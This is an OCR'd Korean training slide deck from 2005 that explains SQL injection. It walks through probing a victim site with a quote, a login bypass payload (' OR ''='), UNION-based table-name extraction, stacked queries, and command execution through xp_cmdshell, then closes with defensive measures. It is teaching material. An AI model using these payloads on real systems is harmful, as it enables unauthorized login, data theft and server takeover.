SQL INJECTION

KISEC 11

2005.06

유현수

KISEC11 WEB HACKING TEAM

❖ 목 차

- SQL INJECTION 소개
- 취 약 점 검 사
- 공 격 기 법
- 대 처 방 안

1. SQL INJECTION 소개

- SQL INJECTION이란?
- SQL 구문의 특징

1.1 SQL INJECTION 이란?

- SQL을 이용한 웹 어플리케이션 공격 기술
- Client-supplied data를 검증하지 않고 SQL-Query를 생성하여 발생
- 예방법이 간단함에도 불구하고 이 취약점이 있는 웹 애플리케이션이 많음

1.2 SQL 구문의 특징

- SQL INJECTION 공격이 가능한 것은 SQL 언어에 포함되어 이를 아주 강력하고 유연하게 만들어 주는 여러 기능들 때문
  - 하이픈 쌍(--)을 사용하여 SQL 문에 주석을 포함시킬 수 있는 기능
  - 여러 SQL 문을 같은 문자열에 묶어 이를 일괄 처리로 실행할 수 있는 기능
  - SQL을 사용하여 표준 시스템 테이블 집합으로부터 메타데이터를 쿼리 할 수 있는 기능

2. 취약점 검사

- SQL QUERY 생성에 사용되는 모든 파라미터 검사

- 인자 값에 Single Quote 삽입

```
http://www.victim.com/index.asp?
mainCat=board&subCat=1&boardAct=read&num=4’4
```


```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]'-- order by
number asc' 문자열 앞에 닫히지 않은 인용 부호가 있습니다.
/newpage/board/contents/contents_1.asp, line 403
```

3. 공격 기법

- 인증 우회
- UNION을 이용한 공격
- 다중 SQL 구문 삽입 공격
- 내장 프로세서를 이용한 공격

3.1 인증 우회


❖ 웹 애플리케이션 인증절차



- 사용자로부터 ID와 PASSWORD를 입력 받음
- SQL QUERY 생성 및 DATABASE로 전송
- DATABASE에서 SQL QUERY 수행 및 결과 값 반환
- 인증서 발행 결정
- 사용자에게 처리결과 전송

3.1 인증 우회

❖ 공격 기법



- **LOGIN창에 다음과 같이 입력**

Login : ' OR ''='
Password: ' OR ''='

- **생성된 SQL QUERY**

SELECT Count(*) FROM member WHERE user_id='' OR ''='' AND user_pw = '' OR ''=''

웹 애플리케이션의 회원 수 반환

3.2 UNION을 이용한 공격

UNION 연산자란?


- 한 쿼리의 결과를 다른 것에 접합 할 수 있게 함

```
select employeeID, FirstName from employees where FirstName='Nancy'
union select employeeID, FirstName from employees where country='UK'
```

	employeeID	FirstName
1	1	Nancy

+

	employeeID	FirstName
1	5	Steven
2	6	Michael
3	7	Robert
4	9	Anne




	employeeID	FirstName
1	1	Nancy
2	5	Steven
3	6	Michael
4	7	Robert
5	9	Anne

3.2 UNION을 이용한 공격

❖ 공격 기법

- **인자 값에 UNION 구문 주입**



- **에러 정보**

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]nvarchar 값
'|　　board_officer'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

/board/contents/contents_1.asp, line 403

'board_officer' **테이블 명 획득**

3.3 다중 SQL 구문 삽입 공격

❖ 다중 SQL 구문이란?

- SQL의 특징 중의 하나로 하나의 SQL 문에서 여러 구문을 같은 문자열에 묶어 이를 일괄 처리하는 기능

```
select * from employees; select * from customers;
```


	EmployeeID	LastName	FirstName	Title	TitleOfCourtesy
1	1	Davolio	Nancy	Sales Representative	Ms.
2	2	Fuller	Andrew	Vice President, Sales	Dr.
3	3	Leverling	Janet	Sales Representative	Ms.
4	4	Peacock	Margaret	Sales Representative	Mrs.
5	5	Buchanan	Steven	Sales Manager	Mr.

	CustomerID	CompanyName	ContactName	ContactTit
1	ALFKI	Alfreds Futterkiste	Maria Anders	Sales Rep
2	ANATR	Ana Trujillo Emparedados y ...	Ana Trujillo	Owner
3	ANTON	Antonio Moreno Taquería	Antonio Moreno	Owner
4	AROUT	Around the Horn	Thomas Hardy	Sales Rep
5	BERGS	Berglunds snabbköp	Christina Berglund	Order Adr

3.3 다중 SQL 구문 삽입 공격

❖ 공격 기법

● 사용자 계정 추가



3.4 내장 프로세서를 이용한 공격

❖ 내장 프로세서란?

- 일련의 쿼리를 마치 하나의 함수처럼 실행하기 위한 쿼리의 집합

프로시저	설명
Sp_password	SQL서버에 로그인하기 위한 비밀번호를 추가하거나 변경 ex) EXEC sp_passowrd 'oldpass','newpass','sa'
Xp_cmdshell	관리자 권한의 임의의 명령들을 실행
Sp_tables	현재 데이터베이스에 있는 테이블들을 보여 줌
Sp_makewebtask	실행된 쿼리에서 반환된 데이터가 들어 있는 HTML 문서를 작성
……	……

3.4 내장 프로세서를 이용한 공격

❖ 공격 기법

- XP_CMDSHELL을 이용한 윈도우 CMD명령 실행

- 결과

```
[root@localhost root]# tcpdump icmp
tcpdump: listening on eth0
18:00:14.799319 219.252.48.213 > 219.252.48.248: icmp: echo request
18:00:14.800543 219.252.48.248 > 219.252.48.213: icmp: echo reply
18:00:15.793823 219.252.48.213 > 219.252.48.248: icmp: echo request
18:00:15.793845 219.252.48.248 > 219.252.48.213: icmp: echo reply
18:00:16.795263 219.252.48.213 > 219.252.48.248: icmp: echo request
18:00:16.795281 219.252.48.248 > 219.252.48.213: icmp: echo reply
```

4. 대응 방안

- **사용자 입력 신뢰 금지**
  - 사용자로부터 제공된 입력 데이터 값을 모두 확인 (검증 컨트롤, 정규 표현식, 코 드)
- **동적 SQL 사용 금지**
  - 매개 변수화된 SQL 또는 저장 프로시저를 사용
- **관리자 수준 계정을 이용하여 DATABASE 연결 금지**
  - 액세스 권한이 제한적인 계정을 사용하여 데이터베이스 연결

4. 대응 방안

- **일반 텍스트에 기밀 사항 저장 금지**
  - 암호를 비롯한 민감한 데이터를 암호화 또는 해시 처리
  - 연결 문자열도 암호화해

- **예외 처리시 최소한의 정보만 노출**
  - 오류 메시지에 최소한의 정보만 노출
  - 미처리된 오류가 발생한 경우 별도의 페이지를 사용하여 최소한의 정보만 표시